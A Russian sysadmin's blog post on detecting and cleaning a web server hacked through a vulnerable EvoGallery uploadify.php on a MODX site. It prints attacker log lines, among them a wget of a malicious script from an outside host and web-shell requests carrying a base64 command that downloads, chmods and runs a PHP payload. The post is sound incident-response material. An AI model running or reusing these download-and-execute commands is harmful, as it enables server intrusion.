
Заметил в обслуживаемой мной распределенной сети непонятные проблемы. Время от времени мониторинг zabbix сообщает о недоступности хостов, соединенных по vpn. Связь то пропадет, то появится. При этом, когда я начинал вручную проверять, все было как-будто в порядке, но мониторинг упорно указывал на проблемы. Стал подробно разбираться в ситуации.

Содержание:

Симптомы заражения

Сразу скажу, что в решении возникшей проблемы взлома сервера мне в большей степени помог мониторинг. Без него я мог долго не замечать проблемы и не начинал действовать. Итак, в течении дня заметил какие-то сетевые проблемы. Сразу пошел на шлюз смотреть нагрузку и открытые соединения. Ничего необычного там не было, нагрузка средняя, паразитного трафика в большом объеме не видно. И тем не менее какие-то проблемы существуют. Пару раз мне пришло оповещение с внешнего мониторинга о недоступности прямого ip, на котором работает шлюз проблемного офиса. Буквально минутные проблемы, за первым письмом сразу приходит второе о том, что все в порядке.

В заббиксе было очень много оповещений о недоступности агентов разных серверов. Начал внимательно смотреть на оповещения, чтобы рассмотреть систему, заметил среди них информацию о том, что на веб сервере **высокая нагрузка CPU**. Смотрю график и вижу, что с сервером что-то не так.



Захожу на веб сервер и понимаю, что с ним какие-то проблемы. Очень долго логинюсь. Вспоминаю, что несколько дней назад делал плановое обновление пакетов, после этого спустя где-то день у меня была очень высокая нагрузка на CPU, которую генерировал apache. Беглый осмотр не выявил проблем, я не понял, почему он так нагружает систему. У сервера был аптайм больше года, я решил что надо его на всякий случай перезагрузить. Подумал, что из-за регулярных апдейтов просто накопились какие-то ошибки.

Перезагрузил сервер, понаблюдал некоторое время за ним, все было в порядке, и я забыл про него. Сейчас вспомнил, что это, похоже, была не случайность и на сервере все же возникли какие-то проблемы уже в то время. Так как там несколько практически никем не обслуживаемых сайтов, сразу подумал, что его просто сломали через какую-нибудь уязвимость. Дело осталось за малым - нужно было узнать про уязвимость и закрыть ее.

Анализ взломанного сервера

Перезагрузил сервер и нормально зашел на него. Ничего подозрительного не заметил, последний логин был мой. Выполнил следующую последовательность действий для **быстрой проверки сервера на предмет взлома**:

1. Сразу же сменил пароли всех пользователей, что на нем были.

2. Настроил нормально логи для каждого виртуального хоста. До этого этим никто не занимался, все логи писались в общий файл. Это неудобно в разборе полетов.

3. Посмотрел открытые порты:

```
# netstat -tulnp
```

Ничего подозрительного не заметил.

4. Установил **lsof** и посмотрел открытые файлы:

```
# yum install -y lsof
# lsof
```

Тоже ничего необычного.

5. Проверил на всякий случай последние установленные **пакеты**:

```
# cat /var/log/yum.log
```

Без меня никто ничего не ставил.

6. Проверил задания в **cron**:

```
# cat /etc/crontab
# ls -l /var/spool/cron
```

Все было чисто.

7. Проверил файлы в веб каталогах, созданные за последние 10 часов:

```
# find /var/www -type f -mmin -600
```

А вот тут уже были интересные данные. В корне одного сайта нашел свежие файлы, замаскированные под скрипты wordpress:

- wpcontent.php
- wp-sidebarchange.php

Я посмотрел их содержимое, но знаний не хватило беглым осмотром понять, что они делают. Из-за маскировки под популярные файлы wp, в поисковиках по этим именам ничего полезного не нашлось.

8. Стал внимательно смотреть лог ошибок apache. Нашел там подозрительные строки, которые сразу однозначно показали на взлом через сайт и загрузку вредоносных файлов:

```
--2016-10-03 15:36:53-- http://domencom.com.ua/manager/media/script/forIE/up.txt
Resolving domencom.com.ua... 91.236.118.176
```

```
Connecting to domencom.com.ua|91.236.118.176|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 165576 (162K) [text/plain]
Saving to: `up.txt'

 0K .......... .......... .......... .......... .......... 30% 652K 0s
 50K .......... .......... .......... .......... .......... 61% 1.34M 0s
 100K .......... .......... .......... .......... .......... 92% 1.50M 0s
 150K .......... . 100% 1.36M=0.2s

2016-10-03 15:36:53 (1.03 MB/s) - `up.txt' saved [165576/165576]

Can't locate HTTP/Request.pm in @INC (@INC contains: /usr/local/lib64/perl5 /usr/local/share/perl5
/usr/lib64/perl5/vendor_perl /usr/share/perl5/vendor_perl /usr/lib64/perl5 /usr/share/perl5 .) at up.txt line 3.
BEGIN failed--compilation aborted at up.txt line 3.
 % Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
100 161k 100 161k 0 0 846k 0 --:--:-- --:--:-- --:--:-- 918k
Can't locate HTTP/Request.pm in @INC (@INC contains: /usr/local/lib64/perl5 /usr/local/share/perl5
/usr/lib64/perl5/vendor_perl /usr/share/perl5/vendor_perl /usr/lib64/perl5 /usr/share/perl5 .) at up.txt line 3.
BEGIN failed--compilation aborted at up.txt line 3.
sh: lwp-download: command not found
Can't open perl script "up.txt": No such file or directory
sh: lynx: command not found
Can't open perl script "up.txt": No such file or directory
```

Файлы были разные. Я попытался их найти на сервере, но не нашел ни один из них, что было странно. Некоторые скачал из любопытства и посмотрел, что в них. Особо по коду не понял, что они делают, но было ясно, что идет перебор различных вредоносных скриптов для запуска. Какие-то запускались и работали, а какие-то нет. Похоже, что один из таких скриптов заработал несколько дней назад, когда я впервые заметил проблемы на web сервере.

9. Пошел смотреть логи на проблемном сайте и нашел в них интересные строки:

```
# cat site.ru-access_log
109.100.161.163 - - [03/Oct/2016:22:57:02 +0300] "POST /assets/modules/evogallery/js/uploadify/uploadify.php HTTP/1.1"
200 14
109.100.161.163 - - [03/Oct/2016:23:06:13 +0300] "GET
/wpcontent.php?osc=cm0gLXJmIHp1Yi4qOyBybSAtcmYgbWFyaW5hYnkqOyB3Z2V0IGh0dHA6Ly9kdXNoNy5rYXJlbGlhLnJ1L2Fzc2V0cy9jYWNoZS9waH
B0aHVtYm9mL3Rlc3Qvd3BpbmZuZS5id2UgenViLnBocDsgY2htb2QgNzc3IHp1Yi5waHA7IHBocCB6dWIucGhwOyBybSAtcmYgenViLio= HTTP/1.1" 404
15812
109.100.161.163 - - [03/Oct/2016:22:57:49 +0300] "POST /assets/modules/evogallery/js/uploadify/uploadify.php HTTP/1.1"
200 14
109.100.161.163 - - [03/Oct/2016:23:06:13 +0300] "GET
/wpcontent.php?osc=cm0gLXJmIHp1Yi4qOyBybSAtcmYgbWFyaW5hYnkqOyB3Z2V0IGh0dHA6Ly9kdXNoNy5rYXJlbGlhLnJ1L2Fzc2V0cy9jYWNoZS9waH
B0aHVtYm9mL3Rlc3Qvd3BpbmZuZS5id2UgenViLnBocDsgY2htb2QgNzc3IHp1Yi5waHA7IHBocCB6dWIucGhwOyBybSAtcmYgenViLio= HTTP/1.1" 404
15812
109.100.161.163 - - [03/Oct/2016:22:58:25 +0300] "POST /assets/modules/evogallery/js/uploadify/uploadify.php HTTP/1.1"
200 14
109.100.161.163 - - [03/Oct/2016:23:06:13 +0300] "GET
/wpcontent.php?osc=cm0gLXJmIHp1Yi4qOyBybSAtcmYgbWFyaW5hYnkqOyB3Z2V0IGh0dHA6Ly9kdXNoNy5rYXJlbGlhLnJ1L2Fzc2V0cy9jYWNoZS9waH
B0aHVtYm9mL3Rlc3Qvd3BpbmZuZS5id2UgenViLnBocDsgY2htb2QgNzc3IHp1Yi5waHA7IHBocCB6dWIucGhwOyBybSAtcmYgenViLio= HTTP/1.1" 404
15812
109.100.161.163 - - [03/Oct/2016:22:59:38 +0300] "POST /assets/modules/evogallery/js/uploadify/uploadify.php HTTP/1.1"
200 14
109.100.161.163 - - [03/Oct/2016:23:06:13 +0300] "GET
/wpcontent.php?osc=cm0gLXJmIHp1Yi4qOyBybSAtcmYgbWFyaW5hYnkqOyB3Z2V0IGh0dHA6Ly9kdXNoNy5rYXJlbGlhLnJ1L2Fzc2V0cy9jYWNoZS9waH
B0aHVtYm9mL3Rlc3Qvd3BpbmZuZS5id2UgenViLnBocDsgY2htb2QgNzc3IHp1Yi5waHA7IHBocCB6dWIucGhwOyBybSAtcmYgenViLio= HTTP/1.1" 404
15812
```

Вот и нашелся виновник всех бед. По файлу ***uploadify.php*** быстро была найдена в гугле информация о старом **эксплоите в EvoGallery** сайта на MODX.

Лечим взломанный сервер

Первым делом я удалил файл, через который ко мне заливали зловреды на сайт. Достаточно быстро в поиске было найдено решение проблемы. На гитхабе была обновленная версия файла с исправленной уязвимостью - https://github.com/dmi3yy/EvoGallery/tree/master/assets/modules/evogallery/js/uploadify. Я просто заменил файл и стал наблюдать за сервером. Подозрительной активности больше замечено не было, хотя известный айпишник пытался через *uploadify.php* загрузить скрипт на сервер и запустить *wpcontent.php*, но ему это не удавалось.

Из сложившейся ситуации сделал для себя следующие выводы, которые, в принципе, мне и так давно известны :)

1. Для предотвращения взлома сервера необходимо постоянно обновлять пакеты и скрипты сайтов. Без этого гарантированно защититься от взлома невозможно. Может получиться вот так.
2. Если сайты нет возможности оперативно обновлять, то для быстрого разбора сложившихся проблем необходимо настроить хороший мониторинг производительности и лог файлов сервера.
3. Важно иметь под рукой бэкап сайтов по возможности как можно более поздней даты. На случай, если ваш сайт серьезно заразили, проще будет откатиться назад, чем разбираться с измененными файлами.

Если есть подозрения, что с сервером что-то не так, то действуем в такой последовательности:

1. Первым делом надо сменить все пароли.
2. Дальше проверить запущенные процессы, открытые порты, последние измененные файлы, чтобы сразу отключить заразу.
3. Если ничего подозрительного не было найдено, можно начинать разбирать логи и искать проблему.

Будет любопытно услышать комментарии по сложившейся ситуации и какие-то рекомендации по разрешению подобных взломов серверов через сайты. Я уже не раз с подобным сталкивался, всегда тем или иным способом удается вылечить сервер и закрыть дырку. Это лишь вопрос времени. Хотя один раз у меня была ситуация, когда я не смог победить заразу. На сервере происходили непонятные для меня процессы, ставились самопроизвольно пакеты, хотя я приложил все усилия, чтобы разобраться в ситуации. В тот раз мне пришлось сервер переустановить. Зачастую это бывает проще, чем лечить зараженный сервер. Гарантированно настроить новый веб сервер можно за пару часов, а вот лечить взломанный сервер можно гораздо дольше. Так что если проблем с переносом сайтов нет, можно и сервер переставить для 100% гарантии избавления от вирусов.

> Обсуждение статьи на **форуме** — ссылка открывается в новой вкладке.

Помогла статья? Подписывайся на telegram канал автора

Анонсы всех статей, плюс много другой полезной и интересной информации, которая не попадает на сайт.